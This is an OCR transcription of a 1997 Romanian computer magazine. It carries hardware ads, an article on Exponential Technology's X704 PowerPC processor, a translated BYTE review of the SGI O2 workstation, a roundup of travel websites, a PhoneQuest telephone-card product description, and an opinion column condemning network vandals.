bl.A7, sc.1, ap.4
tel. 650 39 71,
650 37 58,
650 68 71,
650 68 81,
fax 650 68 88,
prețuri de importator,
căutăm distribuitori în toată țara !

sisteme PC
486, Pentium,
multimedia,
subansamble,
imprimante,
soft licențiat,
2 ani garanție

12 rate lunare
K TECH

Cu cele peste 35.000 de circuite logice din componenţa X^{704} s-a lucrat cu eficienţă maximă. Blocurile funcţionale s-au construit poartă cu poartă, drumul critic a fost reanalizat şi optimizat, iar căile de prelucrare paralelă au fost echilibrate pentru a minimiza timpul de aşteptare. Pentru a putea lucra la frecvenţă de ceas ridicată a fost optimizate magistrala internă, memoria tampon, subsistemul de gestiune a memoriei şi logica de decodare şi comandă.


X^{704} dispune de patru unităţi de prelucrare, care execută până la trei instrucţiuni în fiecare ciclu. Algoritmi de predicţie dinamică optimizează fluxul de lucru. Datele şi codul instrucţiunilor sunt obţinute din memoria tampon încorporată, cu o arhitectură unică numită BLAST cache şi cu probabilitate de nimerire superioară sistemelor cache folosite curent. Procesorul are două memorii tampon de nivelul unu, de câte 2KB fiecare, una pentru date şi una pentru codul de instrucţiune. Totodată este integrată şi o memorie tampon (cache) de nivel 2 de mărimea de 32KB, care suportă modurile write-though şi write-back.

Operaţiile aritmetice, logice, de deplasare şi de rotire sunt executate într- un singur ciclu maşină. Transferul de date rapid se poate face prin modul burst, prin magistrala sistemului. Lucrează cu magistrala standard PowerPC 60X cu o lăţime de 64 biţi pentru date şi 32 biţi pentru adrese. Adresarea datelor se pot face în modurile PowerEndian sau BigEndian. Conectarea la placa de bază se face printr-un soclu standard de 356 pini.

Exponential Technology

Exponential Tehnolgy are sediul în San Jose - California şi este o firmă cu capital privat, relativ puţin cunoscută până nu demult. A fost fondată în anul 1993 de către George Taylor şi Jim Blomingren, iar capitalul se ridică la peste 27 milioane dolari. Investitorul principal este Apple Computers. Firme ca Venrock Associates, Woodside Fund, Mitsui Comtek, UMAX Data Systems şi New Japan Finance, precum şi o serie de investitori străini au contribuit de asemenea cu sume însemnate. Mr. Rick Shriner, preşedintele firmei, în trecut a avut funcţii importante la Apple în cadrul programului de dezvoltare a procesorului PowerPC şi o poziţie semnificativă în managementul firmelor Intel, Wang şi Motorola. Dr. George Taylor, fondator şi director tehnic, are o experienţă de 15 ani în proiectare de microprocesoare, arhitecturi de calculatoare şi programe CAD. Anterior el a lucrat la Sun Microsystems Laboratories. Mr. Jeff Thomas, vicepreşedinte, are o experienţă de 17 ani în dezvoltarea, testarea şi managementul proiectelor. A lucrat în proiectarea sistemelor mainframe bazate pe procesoare RISC.

Executivul este înconjurat de o echipă de specialişti de înaltă clasă. Aceşti oameni minunaţi, cu o pregătire de excepţie şi cu o vastă experienţă dobândită la cele mai renumite firme de tehnică de calcul, lucrează deja la proiectele unor versiuni mai rapide ale procesorului. Ca şi x704 , aceste cip- uri vor fi fabricate la firme externe, care dispun de capacităţi de producţie adecvate (o politică similară a adoptat pe vremuri şi Cyrix, care fabrică cip- urile la IBM Microelectronics).



Circuitele logice bipolare au timp de comutare a stării mai redus decât cele în tehnologie CMOS

O arhitectură PowerPC licenţiată

Pe lângă sprijinul financiar acordat Apple, investitorul principal, Exponential s-a bucurat de un suport semnificativ din partea firmelor IBM şi Motorola, singurii membri actuali al alianţei AIM (consorţiul internaţional al companiilor care stabilesc direcţia de dezvoltare a platformei PowerPC).

În februarie 1996 IBM a acordat firmei Exponential licenţa pentru dezvoltarea unor procesoare cu performanţe de vârf, compatibile cu procesorul PowerPC. În paralel, Exponential a încheiat un acord strategic cu Motorola, care permite un schimb bilateral de informaţii din domeniul tehnologiei semiconductorilor.

X^{704} este compatibil cu procesorul PowerPC 604 şi este primul procesor din această familie care depăşeşte pragul de 300MHz. Compatibilitatea cu magistrala de tip 60X permite integrarea sa în sisteme folosind cip-seturile PowerPC existente, nefiind necesară o investiţie suplimentară în dezvoltarea unor componente dedicate. Compatibilitatea cu PowerPC evident înseamnă mult şi în privinţa soft- ului: nu este necesară aşteptarea pentru apariţia unor aplicaţii specifice sau sisteme de operare adecvate. X704 dispune deja de un număr imens de aplicaţii, sisteme de operare şi medii de dezvoltare soft.

Windows NT pare să devină sistemul de operare dominant al calculatoarelor desktop şi X^{704} este pregătit să ruleze la viteză superioară în acest mediu atât aplicaţiile Windows, cât şi aplicaţiile MacOS. Ca procesor compatibil cu PowerPC, X^{704} se poate integra în sisteme care se conformează normelor Common Hardware Reference Platform (CHRF). Ele pot avea sistemul operare Windows NT sau MacOS.

Planurile de viitor al firmei Exponenţial prevăd dezvoltarea în continuare a liniei proprii de procesoare compatibile PowerPC, bazată pe tehnologia bipolară. Cu o frecvenţă de comutaţie de peste 26 GigaHertz, această tehnologie nu este exploatată încă în întregime. Exponential promite procesoare mai rapide în viitorul apropiat.

Producţia de masă a procesorului X^{704} este promisă pentru al doilea trimestru a anului 1997, şi în cantităţi mari va fi disponibil la un preţ de numai 1000$. Vor fi disponibile de asemenea şi versiuni de 466MHz şi 500MHz. ■

Dl. Veres Viktor este inginer de sistem la Computer Press Agora s.r.l. Poate fi contactat prin e-mail la **vveres@agora.ro.**

SGI a renunțat la depășitele stații grafice 3 D în favoarea puternicului O2. ***De Dave Rowell***

Silicon Graphics, ucigașul lui Wintel

Chiar în momentul în care PC-urile Pentium Pro prevăzute cu NT începeau să arate ca niște echipamente performante 3D de senzație, Silicon Graphics Inc., a introdus atrăgătoarea stație de lucru albastră O2. Înlocuindu-l pe Indy în linia stațiilor de lucru SGI, O2 este construit din temelii pentru a manevra procese grafice și video complexe - prețul de strigare pornind de la 6000$.

În testele noastre OpenGL, de grafică 3D, O2 a rulat bine în comparație cu ultimele noutăți de la Intel. Cu aplicații video profesionale, el ar putea reprezenta chiar o investiție mai avantajoasă. Am fost impresionat de capacitatea lui O2 de a prelucra o succesiune de imagini video în timp real.

Arhitectura O2, o concepție unitară pentru memorie accelerată, alocă în mod dinamic memoria sistem pentru bufere de cadre duble, z-buffer-e de 24 biți și pentru o stocare virtual nelimitată de structuri, toate printr-un bus de memorie de 2.1 GB. Cu „motoare“ independente pentru controlul memoriei și rendering, afișare, prelucrare de imagini, compresie și control I/O, unitășii centrale pe 64 biți la 180 Mhz Mips R5000 îi rămân puține lucruri de făcut.

Memoria și motorul de renderizare partajează în mod eficient accesul către memoria sistem (formată din DIMM-uri până la 1 GB de SDRAM) folosind matrici de comutare. Componenta de renderizare prevede accelerare hard pentru triangulație, algoritm cu z-buffer, afișare texturată sau netexturată cu moduri grafice până la 32 de biți RGBA. Motorul de afișare de la O2 suportă o rezoluție de afișare de până la 1280x1024 pixeli precum și capturi de ecran și conversii de format video în timp real, fără a fi nevoie de supervizarea UC.

Motorul de prelucrare de imagini și de compresie realizează JPEG în timp real pentru editare neliniară precum și decodare hard MPEG-1. El suportă coduri Cinepak, Quicktime și AVI (dar nu în timp real). Cu un nucleu întreg, programabil la 66 Mhz R3000, el va face față formatelor viitoare.


O2 poate afișa simultan semnale video analogice și digitale. Are de asemenea două canale UltraSCSI, 10/100Base-TEthernet și un slot PCI de 64 biți. Un modul opțional AV de 1000$ furnizează ieșirile pentru echipamentele video și audio incluzând și o cameră video O2.

Irix 6.3 are o interfață Web - utilizator care permite realizarea unor hiperconexiuni în interiorul documentelor extinse. Suita de aplicații SGI vă permite editarea de imagini, video, HTML și VRML. De asemenea, este integrat Navigator 3.0 de la Netscape și FastTrack server 2.0, precum și SoftWindows 2.0 de la Insignia.

Cu un raport preț/performanță care este egal sau mai bun decât al stațiilor de lucru NT, O2 elimină orice raționament care ar duce la evitarea produselor SGI în favoarea rulării aplicațiilor profesionale recent portate pe NT. ■

APRECIERE	
TEHNOLOGIE	★ ★ ★ ★ ★
IMPLEMENTARE	★ ★ ★ ★ ★
PERFORMANȚĂ	★ ★ ★ ★

Performanță grafică 3-D



OpenGL performance tested with Viewperf 5.0. Viewperf is single-threaded. Estimated street prices, as tested with comparable configurations (128 MB of RAM, 4-GB hard drive, 17-inch color monitor). Intergraph has dual 200-MHz Pentium Pro processors with 256-KB L2 caches. SGI 02 has single 180-MHz Mips R5000 with 512-KB L2 cache.

Stație grafică O2
8342$
(preț de vânzare estimat - SUA)
(Cu 128 MB RAM, 512-KB L2 cache, două hard discuri SCSI de 2-GB, monitor de 17-inch, și floppy drive extern)

Silicon Graphics, Inc.
Mountain View, CA
(800) 800-7441
fax: (415) 961-0595

În România, prin
Sirom Graphics s.r.l.
str. Av. Radu Beller nr. 25
01-2120478
01-2120479

http://www.sgi.com/


O2 aduce într-un pachet mic, modular, o mare putere de procesare pentru video, imagini și grafică 3-D.

Dave Rowell este senior technical editor la BYTE. Poate fi contactat la **drowell@bix.com**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*

FOTOGRAFIE: BRIAN WILDER © 1997


★★★★★ Excepțional ★★★★ Forte bun ★★★ Bun ★★ Acceptabil ★ Slab



Lucrați într-o companie mare?
Aveți o firmă mică sau vă conduceți afacerea de acasă?
În orice situație veți avea nevoie de unul sau mai multe echipamente pentru birou (PC, imprimantă, scaner, fax).
Dar aveți mai multe întrebări care vă neliniștesc...
Care este marca cea mai bună?
Este convenabil prețul cu care îl puteți achiziționa?
Aveți suport tehnic asigurat? Este ușor de utilizat?
Sunt întrebări la care nu aveți decît un singur răspuns.

Canon

Imprimante cu jet de toate felurile...



Imprimante laser mono și color 600dpi
Scanere cu rezoluție fizică 1200dpi
Camere foto digitale 600dpi
MultiPASS (fax+imprimantă cu jet+scaner integrate)

TORNADO Sistems
the connectivity company

CONSTANȚA
tel:041-618580 fax:041-619457
BUCUREȘTI
tel/fax: 01-4204070, 4204045, 7268424

Îi șade bine cu modemu'

Călătorul Virtual

de Dumitru Rădoiu

Călătoriile (mă gîndesc la cele mari) înseamnă rezervare la avion și hotel, hărți și ghiduri pentru a ști pe unde să mergi și ce să vizitezi, informații despre geografia, istoria, economia și cultura locurilor spre care te îndrepți. Apoi, vezi orașe, muzee și expozitii, vezi spectacole de dans sau teatru, faci fotografii sau înregistrezi casete video. Din toate punctele de vedere prezentate mai sus, Web-ul ne poate face viața mai ușoară prin siturile destinate călătoriilor și călătorilor.


O parte din situri sînt destinate pregătirii unei călătorii reale. Pot fi vizitate pentru rezervări de locuri la hotel sau avion, pentru obținerea de hărți, ghiduri multimedia, sfaturi de drum, informații despre vreme, despre viața de noapte, asigurări medicale, ghiduri de restaurante, de hoteluri sau agenții de voiaj și alte informații de acest gen.

Un alt grup de situri sînt destinate călătoriilor virtuale, doar pe Internet: colecții și expoziții care nu există decît pe web, emisiuni radio sau TV on-line, vizite la locuitorii virtuali ai unui oraș (vezi), la Casa Albă sau la diferite instituții guvernamentale, inclusiv la ambasade virtuale care pot fi găsite la www.embassy.org.

Ce se întîmplă însă dacă vreau să fac o altfel de călătorie, fără hoteluri și avioane, de pildă să escaladez creasta unui munte? Cum îi găsesc pe cei care au aceleași pasiuni ca și mine pentru a le cere sfatul?

Din fericire există și situri care ne oferă ajutor.

În afara locurilor prezentate mai jos există și alte adrese care merită vizitate (de pildă http://www.travelsecrets.com/ sau http://www.dreamscape. com/) însă din motive de spațiu vă lăsăm plăcerea să le descoperiți singuri.



NATIONAL GEOGRAPHIC SOCIETY
TROUBLE SLEEPING? LET'S TALK TURKEY
Traveler
WHITE HOUSE

http://www.nationalgeographic.com

National Geographic nu se dezminte nici în formă electronică: imagini deosebite, grafică inconfundabilă, reportaje și analize de un profesionalism desăvîrșit. Dincolo de călătoriile virtuale oferite (de pildă la Casa Albă), situl are o secțiune specială destinată călătoriilor reale. Paginile secțiunii se găsesc la http://www.nationalgeographic.com/ngs/mags/traveler/resources.html și reprezintă un loc pe care trebuie să-l vizitați. Veți găsi toate informațiile (sau legături spre siturile unde se găsesc) de care are nevoie un călător, începînd cu informații consulare despre zona pe care o veți vizita, continuînd cu informațiile puse la dispoziție de serviciile secrete și terminînd cu ratele de schimb valutar.

Tot pe acest sit puteți găsi publicațiile National Geographic, cele mai cunoscute fiind NATIONAL GEOGRAPHIC TRAVELER și NATIONAL GEOGRAPHIC magazine, și puteți face căutări pe aceste publicații pentru a vedea dacă despre locul pe care intenționați să-l vizitați a fost publicat vreun articol.


http://www.uniglobe.com/



Situl posedă o excelentă bază de date cu agenții de turism, permite efectuarea de rezervări la cursele aeriene. În plus posedă o excelentă colecție de hărți digitale ale diverselor țări, regiuni și orașe din întreaga lume. Hărțile (am verificat, au și harta României) sînt în format gif, la diverse scări. Rezoluțiile și dimensiunile sînt în general cele ale unui ecran de 14 inci, 1024x768. Dintre cele 800 de hărți, cele mai atractive sînt cele în relief. Sînt oferite de asemenea hărți ale celor mai importante 100 de orașe ale lumii.

Căutarea hărților necesare se face cu un motor de căutare (Map Locator) care combină selecția dintr-o listă cu sirul de caractere (cuvinte cheie); de pildă selectezi continentul și introduci în cîmpul text numele orașului sau țării. N-am găsit harta Bucureștiului dar mi-au fost oferite vreo cinci hărți ale diverselor părți din New York. Din păcate, majoritatea lor erau inutilizabile din cauza dimensiunilor și rezoluției.

În sfîrșit, impresionantă este și colecția de link-uri către siturile care oferă informații complementare, inclusiv legate de ratele de schimb monetar.




http://www.vtraveler.com

Ca și structură, situl este mai aparte, fiind construit pentru promovarea turismului într-o zonă geografică bine definită: Florida Keys. Bogat în informații, situl conține pînă și date actualizate zilnic despre condițiile meteo și de trafic de pe autostrăzi. Cei ce doresc să „intre" pe acest sit sînt invitați să-și obțină un „pașaport" pentru teritoriul numit „The Conch Republic". Din magazinul virtual al sitului îți poți alege, contra cost de bună seamă, și alte „suveniruri" cum ar fi, tricouri cu însemnele naționale ale „Republicii Conch", copie după „declarația de independență", titlul de "ambasador", etc.Ce să-i faci, afacerile sînt afaceri. Nu încetezi să te minunezi de ingeniozitatea unora de a scoate bani și din piatră seacă.

Se pot obține însă și informații utile (pentru cei care doresc să se mute în Florida J), cum ar fi proprietăți de vînzare, cursul acțiunilor, sporturile de apă ce pot fi practicate, etc. Cu o grafică și o cromatică atractive, situl invită vizitatorii virtuali și îi ajută pe proprietarii lui să vîndă spațiu de reclamă pe Net.

http://www.outwardbound.org/




Situl organizației Outward Bound este cel mai interesant dintre siturile legate de călătoriile mai puțin obișnuite, în natură. Misiunea organizației este să contribuie cu informații și cursuri la programe educaționale bazate pe călătorii care să crească încrederea în forțele proprii, respectul față de sine, față de ceilalți și nu în ultimul rînd față de natură. Ideea este veche. În timpul celui de-al doilea război mondial, s-a observat că marinarii germani care luptau pe submarine în Marea Nordului o făceau mult mai eficace decît cei britanici. Kurt Hahn, de profesie educator, însărcinat să afle motivul acestei stări de fapt, a evidențiat că un program bun de adaptare a recruților dezvoltă aptitudinile mentale pentru rezistență fizică. Încrederea și prezența de spirit necesare depășirii situațiilor critice, se pot dezvolta numai în exerciții efectuate în mare deschisă (outward bound). Ideile lui Kurt Hahn au condus la o organizație internațională care coordonează activitatea în aproximativ 50 de școli de pe toate continentele.

Chiar dacă nu ești mare amator de aventuri în natură, merită să vizitezi situl și numai pentru idei.

Călătoriile sînt clasificate fie după natura lor (alpinism, canoe, traversarea deșerturilor, etc) fie după regiuni geografice (majoritatea în Statele Unite sau regiunile învecinate). După o fixare a parametrilor (dată, punct de plecare, etc) îți sînt oferite cursuri de pregătire.

Se mai pot găsi informații despre școli, povestiri de călătorie, diaporame și sunete, video, anunțuri și comentarii.




http://www.travelpage.com/

The TRAVEL PAGE este locul de pe net care trebuie vizitat pentru aspecte practice: locuri care trebuie vizitate (și de ce), rezervări la cursele aeriene și hoteluri, la ce te poți aștepta odată ajuns acolo. Cele mai atrăgătoare locuri de vizitat, hoteluri și stațiuni, croaziere și nave recomandate sînt listate și documentate. Printre locurile „exotice" recomandate călduros se află Santa Lucia în Caraibe și Cairns în Australia. Locul recomandat aici este Ramada Reef Resort, Palm Cove. Prezentarea este destul de completă (de la cum anume ajungi acolo la numărul de stele, camere, comodități, preț, persoane de contact, etc) făcută în genul „pliantelor turistice" numai că în format electronic. Mmda. Poate în concediul viitor.

Dacă doriți să mergeți, nu uitați să vă informați tot aici cum anume este vremea acolo și apoi să vă exprimați opțiunile în sondajele de pe sit.

http://www.traveler.net/



Situl, destinat pregătirii unei călătorii reale, oferă o lungă listă de hoteluri, 6500 de hoteluri din lumea întreagă, la care se pot face rezervări. Identificarea lor după preferințele clienților se face cu ajutorul unor motoare de căutare.

În afară de rezervări, situl oferă informații deosebit de utile de genul: orarul zborurilor marilor companii aviatice, un "catalog al cataloagelor on-line" pentru ghiduri, publicații sau servicii on-line, adică tot ceea ce ai nevoie pentru a-ți pregăti călătoria.

Situl dispune și de o publicație proprie on-line, cuprinzînd eseuri, comentarii, mese rotunde pe teme privind industria turismului.

PC PhoneQuest


Pornind de la ideea transformării computerului dumneavoastră într-un instrument cît mai util, MULTINET SRL vă aduce în atenție sistemul telefonic pentru PC numit PhoneQuest. Depășind cu mult facilitățile oferite de un telefon „de casă" (uzual), PhoneQuest va permite ca în timp ce lucrați pe calculator, să efectuați convorbiri cu prietenii sau colaboratorii dumneavoastră, fără a mai fi nevoie să „ridicați receptorul". Iar dacă nu vă aduceți aminte de vreun număr, PhoneQuest îl va găsi repede, în baza de date pe care chiar dumneavoastră v-ați creat-o. În plus, în cazul în care părăsiți temporar mediul Windows, programul TSR rezident DOS vă va atenționa în momentul apariției unui apel telefonic din exterior.

Ce este PhoneQuest?

PhoneQuest este o placă ISA pe 8 biți ce poate funcționa independent sau în combinație cu o placă de sunet, cu un RadioTrack sau cu un fax-modem.

Instalarea deosebit de simplă dublată de existența tuturor mufelor necesare pentru conectare (linie telefonică, microfon, boxe), încadrează perfect placa PhoneQuest în arhitectura oricărui tip de calculator.

Software



PhoneQuest se livrează împreună cu Phone Dialer și Phone Organizer rezidente sub Windows.

Facilități oferite de Phone Dialer: Memorarea a 99 de numere; Formarea numărului printr-o singură apăsare; Reapelarea ultimului număr format; Atenționare sonoră la apel și lansarea automată a programului; Control soft al nivelului de audiție; Căutare inteligentă în baza de date „Hands-free" Opțional „Always-on-top"

Facilități oferite de Phone Organizer: Calendar digital multianual (10 ani); Agenda activității zilnice; Tabel cu prefixe (IDD Code); Afișare ceas meridian; Formarea numărului dorit direct din baza de date; (adrese +numere de telefon organizate sub forma de 4 „cărți de telefon"). Căutare/listare a înregistrărilor din baza de date; Lansare automată la apel din exterior (opțional); Opțional „Always-on-top".

Caracteristici tehnice

Mod de funcționare DTMF (Dial Tone Multi-Frequency);
Intrare microfon de înaltă sensibilitate - jack mini;
Ieșire jack mini pentru boxe (2x2W), respectiv casca telefonică;
Mufă telefonică de intrare RJ 11;
Mufă telefonică de ieșire RJ 11;
Setare adrese I/O prin jumper (35C sau 25C);

Cerințe minime de sistem

Calculator 386 sau mai puternic;
4 MB RAM
Slot liber ISA, 8 biți
Windows 3.1 sau mai nou
Acces la linia telefonică

Ce primiți în cutie:

Placa PC PhoneQuest
Casca telefonică (cu microfon încorporat)
Microfon condensator
Discheta de instalare
Manual de utilizare

Preț: 76 USD + TVA, livrare din stoc.
Contact: MULTINET SRL Baia Mare, tel 062-436705, 436729; e-mail: arpi@multinet.eunet.ro.

cipro S.R.L.
COMPUTER SYSTEMS Ltd.
BUCUREȘTI Str. Al. Iacobescu Nr.23
Tel.& Fax : 01-6374615 ; 6374665 ; 6373653 ; 2200400 ; 2200401

HEWLETT® PACKARD
Authorized Reseller

COMPUTERE
IMPRIMANTE DeskJet și LaserJet
SCANNERE
PLOTTERE format A0 și A1
monochrome și color

✱ DISKETE 3,5"
✱ FOLII RETROPROIECTOR
✱ RETROPROIECTOARE
✱ PANOURI CU CRISTALE LICHIDE

3M

IRINA ATHANASIU

Comentariu

Hoții și vandalii

Să o recunoaştem, într-un fel toţi am vrea să demonstrăm că suntem „cineva", că reprezentăm mai mult decât văd cei care ne îmbrâncesc în autobuze, ne ceartă nemeritat, nu ne înţeleg, par să ne dispreţuiască. Problema este cum. Sigur, a trecut vremea cavalerismului, nu mai sunt prinţese de salvat, performanţele sportive deosebite nu sunt la îndemâna oricui, o activitate artistică presupune talent şi multă muncă, o activitate ştiinţifică presupune din nou talent şi multă muncă. În general, orice presupune o construcţie (materială sau spirituală) înseamnă ceva talent, muncă, creativitate şi din nou muncă. Şi atunci apare o cale lăturalnică - poţi să te faci cunoscut, să demonstrezi că eşti altfel, distrugând. E mai simplu, este mai rapid şi poate să fie foarte spectaculos.

Internetul a fost creat pentru o lume în care lucrurile erau clare. Oamenii de ştiinţa aveau nevoie să comunice, important era ca mesajele să ajungă la destinaţie, ca informaţia să fie accesibilă tuturor. Atât. În consecinţă, în ciberspaţiu s-au construit la început doar drumuri – zidurile şi actualele fortăreţe au apărut mult mai târziu.

Internetul a fost mecanismul care a permis realizarea unui proiect extraordinar cum este Linux-ul, obţinut prin colaborarea a sute de programatori răspândiţi în toată lumea. Este vorba despre primul sistem de operare realizat ca un proiect distribuit. Această realizare nu ar fi fost posibilă fără existenţa Internetului, dar nici fără existenta unui personaj cum este Linus Torvald, un talent extraordinar în domeniul calculatoarelor. Şi Linus este celebru, nu ştiu dacă asta şi-a propus, dar sigur a reuşit să demonstreze că este „cineva".

Alt personaj celebru în Internet este Richard Stallman, care nu numai că a produs software de o calitate inegalată de produse comerciale, dar a impus conceptul de free software, ideea de colaborare a programatorilor prin intermediul Internetului.

Şi lista începută poate să continue. Dar mai există o listă. O listă a celor care, pentru că nu pot sau nu au răbdare să construiască ceva, distrug sau compromit munca altora.

Acţiunea de a sparge reţele poate să fie privită ca un sport. Deosebirea este că în orice sport acreditat există nişte reguli prin care devine posibilă omologarea rezultatelor (pentru sporturile individuale), colaborarea în echipă, uneori supravieţuirea. Încălcarea regulilor duce la descalificare. Ce se întâmpla însă în cazul spargerii unei reţele? Dacă, în caz de succes, este anunţat administratorul reţelei, atunci ceea ce era de demonstrat – superioritatea tehnică a spărgătorului – rămâne demonstrat, şi putem să vorbim despre fair-play. Dacă însă scenariul este că se preiau observaţiile făcute de alţii referitoare la slăbiciunile în zona de securitate a diferitelor sisteme şi se utilizează pentru a şterge informaţia disponibilă, ceea ce se demonstrează este doar o oarecare răbdare şi un dispreţ pentru munca altora. A distruge munca de ani de zile a unei comunităţi este banal, nu necesită nici un efort intelectual. În plus, pe termen lung poate să aibă consecinţe personale grave.

Orice firmă cu un nivel de profesionism minim nu va angaja niciodată un personaj care a fost la un moment dat s-a dedat la acţiuni distructive. Aceasta ar însemna să se ofere ca voluntare pentru un şantaj, care va veni mai devreme sau mai târziu. Nimeni nu este fericit tot timpul.

